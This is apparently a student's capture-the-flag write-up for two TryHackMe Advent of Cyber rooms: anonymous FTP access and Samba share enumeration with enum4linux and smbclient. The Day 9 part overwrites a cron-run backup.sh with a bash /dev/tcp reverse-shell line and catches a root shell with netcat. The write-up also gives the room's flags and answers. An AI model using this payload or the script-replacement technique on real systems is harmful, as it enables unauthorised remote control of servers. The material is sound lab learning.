for a blog, which is the answer to this question.


Day 9 : Networking - Anyone can be Santa!

Tools Used: Kali Linux, netcat, ftp, terminal


Q: Name the directory on the FTP server that has data accessible by the "anonymous" user

Public

1. Enter the command "ftp 10.10.104.160", replacing the ip address with your target's ip address.

A terminal window with a dark background. The title bar shows a window icon and the text "File Actions Edit View Help". The prompt is "(1211100732@epsilon)-[~]". The command "\$ ftp 10.10.104.160" is being entered, with the cursor at the end of the line.

2. Set anonymous as your name and continue.

A terminal window with a dark background. The title bar shows a window icon and the text "File Actions Edit View Help". The prompt is "(1211100732@epsilon)-[~]". The command "\$ ftp 10.10.104.160" has been executed, and the output is displayed: "Connected to 10.10.104.160.", "220 Welcome to the TBFC FTP Server!.", and "Name (10.10.104.160:1211100732): anonymous".

3. Enter the ls command to list the directories.

```
File Actions Edit View Help
(1211100732@epsilon)-[~]
$ ftp 10.10.104.160
Connected to 10.10.104.160.
220 Welcome to the TBFC FTP Server!.
Name (10.10.104.160:1211100732): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10929|)
150 Here comes the directory listing.
drwxr-xr-x  2 0      0      4096 Nov 16  2020 backups
drwxr-xr-x  2 0      0      4096 Nov 16  2020 elf_workshops
drwxr-xr-x  2 0      0      4096 Nov 16  2020 human_resources
drwxrwxrwx  2 65534 65534  4096 Nov 16  2020 public
226 Directory send OK.
```

4. The only directory that the anonymous user has access to would be the public directory.

Q: What script gets executed within this directory?

backup.sh

1. Change your directory to public using the "ls public" command

```
ftp> cd public
```

2. Type ls to see all files in the current directory

```
ftp> ls
229 Entering Extended Passive Mode (|||39279|)
150 Here comes the directory listing.
-rwxr-xr-x  1 111    113    341 Nov 16  2020 backup.sh
-rw-rw-rw-  1 111    113    24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> █
```

3. The only script in this directory is backup.sh


Q: What movie did Santa have on his Christmas shopping list?

The Polar Express

1. Enter the command “get shoppinglist.txt”.

```
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
229 Entering Extended Passive Mode (|||7990|)
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
100% |*****|
226 Transfer complete.
24 bytes received in 00:00 (0.11 KiB/s)
ftp> █
```

2. Open the file that was just downloaded to see its contents.



3. The name of the movie can be found inside the text file.


Q: Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

THM{even_you_can_be_santa}

1. Enter the command “get backup.sh”.

```
ftp> get backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||50433|)
150 Opening BINARY mode data connection for backup.sh (341 bytes).
100% |*****
226 Transfer complete.
341 bytes received in 00:00 (1.69 KiB/s)
ftp> █
```

2. Open the file in a text editor such as nano or vim.



```
GNU nano 6.2 backup.sh
#!/bin/bash


# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
filename="backup_$(date +%d)-$(date +%m)-$(date +%Y).tar.gz";

# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server
```

3. Replace the contents of the file with “bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1”, replacing “Your_TryHackMe_IP” with your own ip address.



```
GNU nano 6.2
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
bash -i >& /dev/tcp/10.18.26.223/4444 0>&1
```

4. Enter the command “nc -lvp 4444” to start our netcat listener.

```
(1211100732@epsilon)-[~]  
$ nc -lvnp 4444
```

5. Go back to the ftp server and enter the command “put backup.sh”.

```
ftp> put backup.sh  
local: backup.sh remote: backup.sh  
229 Entering Extended Passive Mode (|||56163|)  
150 Ok to send data.  
100% |*****  
226 Transfer complete.  
160 bytes sent in 00:00 (0.40 KiB/s)  
ftp>
```

6. The netcat listener should get a response after about a minute.

```
(1211100732@epsilon)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.18.26.223] from (UNKNOWN) [10.10.104.160] 44038  
bash: cannot set terminal process group (12705): Inappropriate ioctl for device  
bash: no job control in this shell  
root@tbfc-ftp-01:~#
```

7. Enter the command “ls” to see all the files in the current directory.

```
root@tbfc-ftp-01:~# ls  
ls  
flag.txt  
root@tbfc-ftp-01:~#
```

8. Enter the command “cat flag.txt” to display the contents of the text file.

```
root@tbfc-ftp-01:~# cat flag.txt
cat flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

9. The flag can be found inside the file.

Thought Process/Methodology

To enter the ftp server, we just type the command “ftp {ip_address}” into the terminal, replacing “ip_address” with your target’s IP address. Then we use “ls” and “cd” to navigate into the target directory to access the required files. Using the “get” command, we manage to download some of the files to view. After modifying the backup.sh file, we upload it back to the server to replace the old one with the malicious one with the “put” command. Using netcat listener to listen on the specified port, we managed to gain root access to the server and are able to find the final flag for the challenge.

Day 10 : Networking - Don't be sElfish!

Tools used: Kali Linux, enum4linux

Q: Using *enum4linux*, how many users are there on the Samba server

3

1. Using the enum4linux command to list the users (-U), it will list all the users.

```
( Getting domain SID for 10.10.171.130 )
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

( Users on 10.10.171.130 )
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name:  Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager      Name: elfmceager      Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson  Name:  Desc:
user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Fri Jun 24 10:13:47 2022
```

2. Here we can see enum4linux listing all the user in the samba server, and there are 3 users in total.

Q: Now how many "shares" are there on the Samba server?

4

1. Using the enum4linux command to list the shares (-S), it will list all the shares.


Sharename	Type	Comment
tbfc-hr	Disk	tbfc-hr
tbfc-it	Disk	tbfc-it
tbfc-santa	Disk	tbfc-santa
IPC\$	IPC	IPC Service (tbfc-smb server (Samba, Ubuntu))

2. Here we can see enum4linux listing all the shares in the samba server, and there are 4 shares in total.

Q: Use *smbclient* to try to login to the shares on the Samba server. What share doesn't require a password?


tbfc-santa

1. Using the enum4linux command to list the shares (-S), enum4linux will list all the shares.




Sharename	Type	Comment
tbfc-hr	Disk	tbfc-hr
tbfc-it	Disk	tbfc-it
tbfc-santa	Disk	tbfc-santa
IPC\$	IPC	IPC Service (tbfc-smb server (Samba, Ubuntu))

2. Below shows the listing of enum4linux. We can see the program is trying to map the shares on the server.



```
[+] Attempting to map shares on 10.10.171.130
//10.10.171.130/tbfc-hr Mapping: DENIED Listing: N/A Writing: N/A
//10.10.171.130/tbfc-it Mapping: DENIED Listing: N/A Writing: N/A
//10.10.171.130/tbfc-santa Mapping: OK Listing: OK Writing: N/A
```

3. We can see that the first and second share Mapping is denied meanwhile the third share is OK which means the share has no password required.
4. We access the share by using the smbclient client.
5. By using this command **smbclient//10.10.171.130/tbfc-santa**



```
(1211101399@kali)-[~]
$ smbclient //10.10.171.130/tbfc-santa
Password for [WORKGROUP\1211101399]:
```

6. We can access the share. It will then ask for the password as mentioned in the above question. Find the share that does not have a password and enter it.

```
smb: \> ls
.                D          0   Wed Nov 11 21:12:07 2020
..               D          0   Wed Nov 11 20:32:21 2020
jingle-tunes     D          0   Wed Nov 11 21:10:41 2020
note_from_mcskidyppt  N        143  Wed Nov 11 21:12:07 2020

10252564 blocks of size 1024. 5369400 blocks available
```

7. We now have access to the share.

Q: Log in to this share, what directory did ElfMcSkidy leave for Santa?

jingle-tunes


1. We can use the **ls** command to list all the files and directories in share.

```
smb: \> ls
.                D          0   Wed Nov 11 21:12:07 2020
..               D          0   Wed Nov 11 20:32:21 2020
jingle-tunes     D          0   Wed Nov 11 21:10:41 2020
note_from_mcskidyppt  N        143  Wed Nov 11 21:12:07 2020

10252564 blocks of size 1024. 5369400 blocks available
```

2. As we can see there is note from McSkidy in server. we can use the **get** command to download the the .txt file to our computer home directory.

```
smb: \> get note_from_mcskidyppt
getting file \note_from_mcskidyppt of size 143 as note_from_mcskidyppt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \>
```



3. We can read the .txt file where ElfMcSkidy put all the tunes in the jingle-tunes.

```
Hi Santa, I decided to put all of your favourite jingles onto this share -  
allowing you access it from anywhere you like! Regards ~ ElfMcSkidy
```

Thought Process/Methodology

We had access to their local network, thus using enum4linux, we were able to list all the samba users and shares. We are able to detect one of the shares that has no password which is the tbfc-santa share and were able to access the share and list all the files within it. Here, we can see a text file where we can use the “get” command to save it to our main computer and read it.